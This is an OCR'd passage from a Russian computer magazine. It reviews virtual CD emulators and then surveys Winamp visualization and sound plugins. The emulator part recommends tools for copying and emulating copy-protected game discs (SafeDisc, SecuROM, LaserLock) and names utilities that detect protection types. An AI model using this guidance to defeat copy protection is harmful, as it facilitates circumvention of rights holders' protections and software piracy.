При записи образа на болванку можно задать скорость записи и возможность симуляции процесса (актуально для писалок, в которых нет функции защиты от опустошения буфера). В целом программа оставила очень благоприятное впечатление, если не считать ее подозрительной схожести с Fantom CD (практически один в один все опции и команды, а также все детали интерфейса). Более подробно об этой схожести ты можешь прочитать здесь: www.cdfreaks.com/document.php3?Doc=94.

<Virtual CD>



Дистрибутив - 8,3 Мб, shareware, живет здесь: www.virtualcd-online.com, и является детищем немецкой компании H+H Software GmbH. Virtual CD поддерживает все типы CD/DVD, умеет создавать виртуальные CD-ROM'ы и компакты к ним, но совершенно не знает, как записать образ CD на болванку. Возможна установка сетевой версии программы (выбирается при инсталляции): в этом случае, если у тебя в компьютере нет CD-привода, ты сможешь обращаться к образам, расположенным в сетевых директориях.

После установки по умолчанию создает один виртуальный привод. Количество дополнительных виртуальных девайсов определяется, исходя из количества букв, которыми обозначены твои приводы, уже имеющиеся в системе. Например, если твой реальный CD-ROM обозначен буквой K, то количество виртуальных приводов ты можешь выбрать, начиная с буквы L и заканчивая буквой Z - всего не более 23 (в моем случае - это 14 виртуальных CD-ROM'ов).


Можно управлять созданными виртуальными дисками и образами, а также редактировать их при помощи встроенных утилит. Есть своего рода Проводник (Virtual CD Editor), при помощи которого в имеющийся образ можно добавлять и редактировать файлы и аудио-треки.

Создает образ только своего формата, но для чтения можно загружать ISO-имиджи. Для загрузки CD в виртуальный привод используется контекстное меню - достаточно щелкнуть правой кнопкой по значку виртуального девайса и выбрать команду Insert a virtual CD. Для выгрузки используй команду "Извлечь" того же меню правой кнопки. Основные команды для управления приложением также доступны из системного трея (опция Quick Start).

Если ты страдаешь шпиономанией, то можешь защитить создаваемый диск паролем. Имеется движок для компрессии файла образа, но степень сжатия весьма незначительна.

Virtual CD поддерживает только английский, и, натюрлих, немецкий языки. Копировать диски не умеет и терпит полное фиаско, наткнувшись на CD с защитой. И все это, заметь, при дистрибутиве размером более чем 8 мегов. Не впечатляет.

<Paragon CD Emulator>



Программа от российской компании "ООО Парагон Хай Тех" (www.paragon.ru), что автоматически означает наличие русской версии приложения. Стоит смешные деньги - 150 рублей, а дистрибутив последней версии 2.5 занимает 5 мегабайт. Есть сетевая разновидность, но на нее уже придется раскошелиться. Если ты ищешь крэк к демоверсии - обломись, поскольку многие функции здесь просто недоступны.

После окончания установки система очень долго конфигурировалась (как и предупреждали - несколько минут), затем последовали целых 2(!) перезагрузки, после чего в трее появился значок Paragon CD Emulator. По умолчанию был создан один виртуальный девайс. Количество дополнительных виртуальных CD-ROM'ов определяется так же, как и в случае с Virtual CD - до 23 (кстати, компания "Парагон" считает основным конкурентом именно H+H Software GmbH).

Создает и загружает файлы образа только со своим "родным" расширением *CDI. Никакой поддержки других форматов ты днем с огнем не сыщешь. Имеется функция "Автоустановка": при каждой загрузке операционной системы во все виртуальные CD-ROM'ы загрузятся те образы CD, которые были в них во время предыдущей перезагрузки/выключения.

При необходимости Paragon CD Emulator подключается к интернету и скачивает информацию об аудио-CD из CDDB.

При конструировании образа из набора произвольных файлов можно задать степень сжатия.

Загрузка и удаление виртуального компакта производится из главного окна программы - ни в контекстном меню, ни в другом месте эти команды недоступны, что, согласись, не очень удобно. Полученный виртуальный диск можно редактировать, добавляя и удаляя отдельные файлы, и экспортировать его в iso-формат.

А вот про работу с защищенными дисками можешь смело забыть, поскольку копировать их Paragon CD Emulator просто-напросто не умеет.

<Последнее слово>

На мощной машине время создания образов всеми программами практически одинаково. Примерно так же обстоят дела и со степенью сжатия образа - в большинстве случаев максимум, на который ты можешь рассчитывать - это уменьшение объема образа на 5-6% от исходного размера диска.

Если ты не мыслишь работу без русского интерфейса, то обрати внимание на Clone CD: ты получишь полнофункциональный инструмент для создания виртуальных копий защищенных CD с возможностью их прожига на болванку.

Русский интерфейс, работа под всеми версиями Мастдая и смешная цена за лицензионную (что немаловажно) версию - Paragon CD Emulator. Ко всему прочему сможешь сжимать образы дисков. Программа до сих пор пользуется повышенным вниманием крякеров. Но если ты собираешься работать с защищенными CD - лучше поищи себе что-нибудь другое. Например, установи "пьяную программу" Alcohol 120%, и будет тебе счастье в виде трех десятков приводов и полной поддержки защищенных дисков. Прожиг образа на болванку - легко.


Хочешь иметь обычную и сетевую версию "в одном флаконе"? Вперед, за Virtual CD. Но, увы, других полезных возможностей ты не обретешь.

Удобный и приятный интерфейс для тебя главное? Ты не работаешь под Windows 95 и плевать хотел на размер дистрибутива? Тогда загружай последнюю версию Virtual Drive и начинай поиски эмулятора 40 долларов.

Короче, как говорит Жванецкий: "Выбирай, но осторожно. Но выбирай". Ну, а мы постарались максимально облегчить тебе эту задачу и положили все описанные проги на компакт-диск этого номера Х.


<НЕ "ALCOHOL"ЕМ ЕДИНЫМ…>

Существует несколько небольших приложений, которые не умеют создавать образы дисков, однако же, без проблем читают файлы образов, созданные другими программами. Некоторые из этих утилит входят в комплект программ для записи дисков.



Nero Image Drive. В "диком" виде не встречается. Инсталлятор этой утилиты входит в состав "Nero Burning Rom 5.5.9.x" (www.nero.com/en) - одной из лучших программ для прожига дисков. После установки в системе создается один виртуальный CD/DVD-привод, который кормится образами стандартного формата *ISO и "родным" *NRG-форматом от Ahead Software. Может иметь русский интерфейс и является простым и удобным дополнением "старшего брата", который и создает образы дисков указанных форматов (но бессилен против защищенных CD).

DAEMON Tools. Почти ничего не весит - размер дистрибутива всего 485 Кб. Бесплатна! Последнюю версию 3.26 можно (и нужно) скачать отсюда: www.cdrtimes.net/dtools/main.htm. Любимая многими программа позволит тебе осуществить эмуляцию как обычных дисков, так и дисков с защитой типа BACKUPcopies (SafeDisc), Securom и Laserlock. Для работы ты должен сделать точную, 1:1 копию эмулируемого оригинала (воспользуйся Blindwrite Suite, Disc



PC_Zone


CD-ROM ИЗ НИОТКУДА

 Dr.Lecter (lecter@list.ru)

Juggler или моим любимым CloneCD). Имеется возможность создания до 4 виртуальных дисков.
В отличие от рассмотренных выше прог, Daemon Tools не умеет создавать собственные имиджи, но понимает форматы CUE, ISO, CCD, MDS, CDI, BWT, NRG. Поэтому рекомендуется использовать его в связке с Alcohol 120%, CloneCD, DiscDump, Blinread/Blindwrite или DiscJuggler. В новой версии появилась возможность эмуляции CD с защитами, проверяющими физическое состояние носителя (CDCOPS, VOB ProtectCD 5 и последние версии SecuRom). Своего окна не имеет - все операции осуществляются при щелчке по значку программы в трее. Воистину - мал золотник, да дорог.



Virtual Clone Drive. Наконец-то, в последней версии 4.2.0.2 программы Clone CD (www.elby.ch/english/products/clone_cd, понятное дело, shareware, дистрибутив - 3,17 Мб, есть поддержка русского языка) появилось дополнение в виде Virtual Clone Drive. При желании можно увеличить количество виртуальных приводов до восьми. Загрузка образа производится из контекстного меню (щелкни либо по значку девайса в "Моем компьютере", либо по иконке в трее). Без труда копирует защищенные диски - в меню создания образа даже есть опция для Protected PC Game.
В конечном итоге ты получишь отличный инструмент для копирования (вернее, клонирования) дисков всех форматов, в том числе, с разными системами защиты.




ТАКТИКО-ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ ЭМУЛЯТОРОВ CD-ROM

Alcohol 120%	Fantom CD	Virtual CD	Paragon CD Emulator	Clone CD	Virtual Drive
ПОДДЕРЖИВАЕМЫЕ ВЕРСИИ WINDOWS					
95/98/Me/NT4/2K/XP	95/98/Me/NT4/2K/XP	98/Me/NT4/2K/XP	95/98/Me/NT4/2K/XP	98/98SE/Me (64 Мб AM)/NT4.0 SP 4/2K/XP (128 Мб RAM)	98/Me/NT4/2K/XP
ПОДДЕРЖКА ФОРМАТОВ CD/DVD					
AudioCD, VideoCD, PhotoCD, Mixed Mode CD, CD Extra, Data CD, CD+G, DVD (Data), DVD-Video	AudioCD, VideoCD, PhotoCD, Mixed Mode CD, CD Extra, Data CD, CD+G, DVD (Data), DVD-Video	CD-R/CD-RW/DVD-R/DVD-RW/DVD-RAM/DVD+RW	AudioCD, VideoCD, Mixed Mode CD, CD Extra, Data CD, DVD (Data), DVD-Video	CD-ROM, Audio CD, Video CD, Mixed-Mode CD и Photo CD.	CD-ROMs, Audio CDs, Mixed-Mode CDs, Photo CDs, Video CDs, DVD-ROMs (Data Mode), Unprotected DVD Videos
РАБОТА С ЗАЩИЩЕННЫМИ ДИСКАМИ (ТИПЫ ЗАЩИТЫ)					
Safedisk (all), Securom (all), Laserlock, VOB Protect CD (all), General Protected CD	Safedisk (all), Securom (all), Laserlock, VOB Protect CD (all), General Protected CD	Нет	Нет	Safedisk (all), Securom (all), Laserlock, VOB Protect CD (all), General Protected CD	Safedisk1, Safedisk2, Securom, Laserlock, etc.
СЖАТИЕ ФАЙЛА ОБРАЗА					
Нет	Нет	Есть	Есть	Нет	Нет
ВОЗМОЖНОСТЬ ПРОЖИГА ОБРАЗА НА CD/DVD					
Да	Да	Нет	Нет	Да	Нет
ЭРГОНОМИКА ИНТЕРФЕЙСА					
Отлично	Отлично	Неуд.	Сойдет:)	Отлично	Отлично



Для определения типа защиты диска тебе пригодится утилита Clony XXL. Также можешь опробовать CD Protection Detector 1.0, объем - 281 Кб, определяет DiscGuard, SecuROM, SafeDisc R0, R1, R2, R2+.
Еще одна полезняшка: CD Protection Scout v2.1.0.2, объем - 197KB, определяет SecuROM, SafeDisc, CD Cops, LaserLock, DiscGuard, Illegal TOC. Все эти утилиты ты найдешь здесь: www.hot.ee/avst/soft_cdr3.html.



ПОЛЕЗНЯШКИ - РАЗВЕДЧИКИ

Ряд ведущих компаний, производящих компьютерные игры, стараются всеми силами помешать господам пиратам, для чего защищают диски со своей продукцией "хитрыми" системами. Например, компания Macrovision, известная своей защитой от копирования для DVD, использует систему SafeDisc (www.macrovision.com/solutions/software/cdrom/index.php3). Технология SafeDisc использует следующие основные методы защиты: цифровую подпись, защитную оболочку с программой идентификации цифровой подписи и программное обеспечение, препятствующее взлому защиты. Цифровая подпись, записываемая SafeDisc, не может быть скопирована ни записывающими приводами компакт-дисков, ни профессиональным оборудованием для записи. Поэтому на пиратском диске цифровая подпись будет отсутствовать.
Другая технология защиты от копирования Securom создана Sony. Здесь своя особенность: "отпечатки пальцев" подлинного CD вносятся при специальном процессе DADC на стеклянную мастер-копию и являются уникальными для каждого продукта. Каждая новая мастер-копия характеризуется уникальным номером. Способы обезвреживания защиты существуют, однако последние версии SecuROM умеют определять, запускается программа с CD-ROM или с CD-R, и в случае запуска с CD-R срабатывает защита (см. лицензионную V-Rally 2).

PC_Zone

ОФОРМИ МУЗЫКУ ПО-СВОЕМУ!


 Андрей Каролик (andrusha@sl.ru)

ОФОРМИ МУЗЫКУ ПО-СВОЕМУ!

НОВОГОДНИЙ ОБЗОР ЛУЧШИХ ПЛАГИНОВ К WINAMP

С появлением на свет формата mp3 практически каждый владелец железного друга обзавелся Winamp'ом. Фриварность обеспечила этой незаменимой программе славу и всеобщее признание. А благодаря хорошей поддержке и постоянным обновлениям (www.winamp.com), она остается хитом и по сей день. Winamp изначально обладает некоторыми полезными и необходимыми функциональными возможностями, количество и качество которых растет от версии к версии. А открытая архитектура программы позволяет самостоятельно подключать дополнительные модули - плагины (plug-ins). Они позволяют существенно расширить дефолтовые возможности Winamp'а, при этом подключать и отключать плагины проще пареной репы.

В зависимости от того, какой плагин ты устанавливаешь, он появится в одном из этих подразделов. Исключение составляют плагины под AVS (Advanced Visualization Studio), которые состоят из набора avs-файлов (*.avs, еще их называют presets) и загружаются непосредственно из AVS-модуля, поставляемого вместе с Winamp'ом. Выдели мышкой плагин, который требуется активизировать (сразу два плагина и более активизировать нельзя). Если плагин требуется дополнительно настроить и запустить на выполнение, то появятся кнопки Configure (комбинация Alt+C) и Start (комбинация Alt+S) соответственно. В самой последней (3-ей) версии Winamp'а для удобства работы с плагинами отведена отдельная панель - Thinger.



Plug-ins: Options -> Preferences (Ctrl+P)



Winamp 3.0b (весит 3,17 Мб)

В ней отображены все установленные плагины (для *.avs отображается AVS-модуль), что упрощает активизацию любого из них. Существующие на сегодня плагины для 3-ей версии можно пересчитать по пальцам, в то время как плагины для 2-ой версии (последняя v2.81, весит 1,8 Мб) исчисляются сотнями. Некоторые плагины для 2-ой версии Winamp'а адаптированы и к 3-ей, но далеко не все. Поэтому пока многие продвинутые юзвери не спешат переходить на 3-ю версию, устанавливая ее скорее просто из-за любопытства.


ВНЕШНИЕ ПРИМЕТЫ

Каждый плагин - отдельный dll-файл (*.dll), который располагается в директории Winamp/Plugins. И подключение нового модуля, по сути, сводится к копированию dll'ки в эту директорию. Самые первые плагины устанавливали именно таким образом, вручную. Позже плагины стали делать в виде инсталляционных файлов, которые сами находят установленный Winamp и прописывают себя должным образом. После инсталляции плагин нужно еще активизировать (некоторые плагины по окончании инсталляции предлагают это сделать за тебя). Зайди в Options -> Preferences (комбинация Ctrl+P), откроется дополнительное окошко с настройками Winamp'а. Тебя интересует раздел Plug-ins, который имеет пять подразделов: Input (плагины, обрабатывающие входные данные), Output (плагины, обрабатывающие выходные данные), Visualization (плагины для визуализации), DSP/Effect (плагины для обработки звука) и General Purpose (плагины, обеспечивающие дополнительные возможности).

МЕСТА ОБИТАНИЯ

Практически все существующие плагины лежат на сайте www.winamp.com. Есть рейтинг с оценками по 5-балльной системе за оригинальность, профпригодность и оформление. Каждый плагин снабжается кратким описанием, скриншотом и отзывами простых смертных. Все замечательно, но исключительно для тех, кто хоть немного фурычит в английском. Более слабая аналогия - http://mp3nt.com/winamp/Plugins/indexR.html. Уже без подробного описания, а оценки ставятся по 2-балльной системе. Если ты не дружишь с английским, то посмотри:

http://www.all-winamp.narod.ru/plugins.htm
http://winamptut.narod.ru/plugins.htm
http://muzbox.knet.ru/win_amp_plug/plugin.htm
http://winamp.lpt.ru/plugin.shtm
http://www.vlz.ru/~tnt/_mp3soft/amp_plugins.htm.



Visualization

Visualization - к этой категории относятся плагины, создающие всевозможные визуальные эффекты. Количество и разнообразие плагинов из этой категории воодушевляет на подвиги: от кривляющегося под твои синглы пингвина до 3D-пространства, напрочь срывающего башню. Прелесть заключается в неповторимости визуализации и разнообразии настроек к каждому дополнительному модулю.



EL-VIS9 DRUGDRIVE

- **размер файла** : ~ 569 Кб
- **версия Winamp** : 2 и 3
- **норка автора** : http://el-vis.deviantart.com



EL-VIS9 DRUGDRIVE

Симпатичный 3D-движок с 34 вариациями. В EL-VIS9 использованы лучшие наработки всех предыдущих версий (EL-VIS2 Remix, EL-VIS3, EL-VIS4, EL-VIS5, EL-VIS6 SUPERSCOPES 3D, EL-VIS7 NEUROMANCER и EL-VIS8 PLASMA), плюс есть совершенно новые психотропные мотивы. Если перед просмотром еще основательно покурить, то название будет полностью оправдано :). Несмотря на яркие цвета и их многообразие, смотрится хорошо. И самое приятное - не сильно грузит тачку.

Hybrids 720

- **размер файла** : ~ 70 Кб
- **версия Winamp** : 3
- **норка автора** : http://whyeye.org




Hybrids 720 (yathosho_spank)

2D визуальный разнобой из 32 основных и 13 дополнительных (бонус) вариаций. Этот небольшой с виду монстр легко сносит крышу, если наблюдать за ним продолжительное время. В твоем распоряжении бешеная черно-белая сетка, ползающие круги, непонятные субстанции, меняющие форму и цвет, кривляющиеся полосочки и куча других геометрических извращений.

Whacko AVS V

- **размер файла** : ~ 153 Кб
- **версия Winamp** : 2 и 3
- **норка автора** : www.acko.net



Whacko AVS V (Milkyway)

Своеобразные 3D-головоломки (в наличии 15 штук), которые прекрасно дополнят дискотечную музыку. Пространственные полеты по лабиринтам и в бесконечном космосе идеально подходят для транса и психоделики. Очень понравился подбор цветов и алгоритмы.

ToNiC FaTTeST aVS PaCK

- **размер файла** : ~ 466 Кб
- **версия Winamp** : 2
- **норка автора** : www.deskmod.com

Целых 130 вариаций! Для удобства разделены на категории: черно-белые извращения, цветные извращения, извра-




ToNiC FaTTeST aVS PaCK (bumpy quadrants)

щения высокого разрешения, черт знает что :), ремиксы удачных вещичек, новинки (бонус), словесные извращения и совместные проекты. Благодаря разнообразию и количеству preset'ов, в этой коллекции найдется что-нибудь интересное для всех. Этакая мешанина 2D- и 3D-эффектов. Опишу увиденное одним словом – супер!

B-Plugin

- **размер файла** : ~ 180 Кб
- **версия Winamp** : 2
- **норка автора** : http://www.students.tut.fi/~suckho

Самостоятельный плагин (не под AVS), работающий в собственном окне. К сожале-



B-Plugin

нию, в комплекте всего один preset, но зато какой! Смотрится очень красиво, но при увеличении размера окна требует более быстрого проца и хороший 3D-ускоритель. В настройках изменяется размер окна (от 320x200 до 1280x1024) и количество цветов (16 или 32 бита).

X E I K O Ndesign - xfx presets vol1

- **размер файла** : ~ 113 Кб
- **версия Winamp** : 2
- **норка автора** : www.x-f-x.org

30 лучших работ от XEIKO. Большинство сюжетов построено на симметричных рас-




X E I K O Ndesign - xfx presets vol1 (X is 4 Xeikon)

ходящихся и сходящихся узорах. Красивые узоры сменяют друг друга с большой скоростью, создавая впечатление динамики, либо плавно перетекают из одной формы в другую. Цвета подобраны удачно, узоры совершенно не напрягают, скорее расслабляют.

Holiday Dancer

- **размер файла** : ~ 3,62 Мб
- **версия Winamp** : 2
- **норка автора** : www.wildtangent.com

Вау! Вот это снегурка. Все внимание приковано к танцующей фигуре: грудь в по-



Holiday Dancer

рядке, попка что надо, сама ничего, на каблуках и в красной шапочке :). Задорно танцует, периодически подпрыгивая и виляя задом. Я напрочь забыл, что ради этого пришлось скачать почти четыре метра. Да на дискотеках танцуют хуже, чем это электронное чудо. Немного привыкнув к грудастой снегурке, замечаю, что танцует она на крыше некой избушки, а кругом валят снежинки. Ты можешь рулить всей этой дискотекой горячими клавишами, к примеру, кнопки 1, 2, 3 и 4 отвечают за ракурс камеры. Неестественно выглядит то, что эта безмозглая танцует даже тогда, когда музыки уже нет.

Mr.Gooochie! (Version 1.01)

- **размер файла** : ~ 362 Кб
- **версия Winamp** : 2
- **норка автора** : http://www.sanchit.8m.com




Mr.Gooochie! (Version 1.01)

А это чудо в очках и тапках танцевало у меня между строк, пока я писал эту статью. Хотя подергивания конечностями более однообразны, зато сажаешь в любое место на рабочем столе и наслаждаешься активными телодвижениями :). Настраивается скорость прихлопов и притопов этого трудяги. В отличие от снегурки чутко реагирует на конец композиции и останавливается как вкопанный.

A Knights Tale Visualizer

- **размер файла** : ~ 3,98 Мб
- **версия Winamp** : 2
- **норка автора** : www.wildtangent.com



A Knights Tale Visualizer

Очень оригинальное решение - рыцари мочатся под музыку (не на забор, а друг с другом). Сделано симпатично, но не под каждую музыку подойдет. Прорисовано все очень хорошо, а в перерывах между боями выходит привлекательная девчушка и выносит циферку очередного раунда. На музыку воинам положить, и рубятся они там, пока ты их не отрубишь к чертовой бабушке.

NEXT

PC_Zone

ОФОРМИ МУЗЫКУ ПО-СВОЕМУ!

Андрей Каролик (andrusha@sl.ru)

DSP/Effect

DSP/Effect - к этой категории относятся плагины, создающие всевозможные звуковые эффекты. С их помощью ты получаешь безграничные возможности для смелых экспериментов со звуком. Скучные и вялые композиции оживишь, дефекты звучания (в том числе от кодирования в mp3) заретушируешь, а хорошие композиции сделаешь более насыщенными и объемными.

Spider-Man 3D Visualizer

- **размер файла** : ~ 3,88 Мб
- **версия Winamp** : 2
- **норка автора** : www.wildtangent.com




Spider-Man 3D Visualizer

Квартал некого города с высотными домами, на улице стоит здоровенный эквалайзер высотой с небольшой магазинчик, а вокруг прыгает обкуренный человек-паук. Дома прорисованы красиво, машинки даже по улицам проезжают периодически, а вот людей что-то не видать. Эквалайзеры скачут под твою музыку, а человек-паук под свою дурь :).


Keyboard Lights 2


- **размер файла** : ~ 85 Кб
- **версия Winamp** : 2
- **норка автора** : http://slonsl.nyczone.net



Keyboard Lights 2

Превращает твою клавиатуру в светомузыку. Идея оригинальная, но количество лампочек оставляет желать лучшего. Есть настройки частоты мигания, порога срабатывания, диапазона частот, на которые реагирует, и варианта подмигивания (вольтметр, бегающие огни, Lo/Mid/Hi, random).





DEE2

- **размер файла** : ~ 286 Кб
- **версия Winamp** : 2 и 3
- **норка автора** : dsp-dee.prv.pl




DEE2

Подключи этот плагин во время играющей композиции и почувствуй разницу. Звук становится более насыщенным и глубоким, с усиленными басами. И это еще не все. Плагин настраивается через симпатичную панельку (bass, mid, treble и 3D). В комплекте идут 39 различных настроек и 11 3D-эффектов. Настройки позволяют подстроиться под стиль музыки и качество звучания.

Enhancer 017

- **размер файла** : ~ 107 Кб
- **версия Winamp** : 2
- **норка автора** : www.geocities.com/i_adryan




Enhancer 017

Отличный эквалайзер с 37 готовыми настройками. Экспериментируя, поставил «...far away...», и появилось ощущение, что стою на крыльце какого-то клуба. Чтобы не запутаться, какой ползунок что настраивает, кликни на Help и получишь подробную инструкцию по каждому параметру, правда, на английском.

DJ Helper version 2 51

- **размер файла** : ~ 162 Кб
- **версия Winamp** : 2
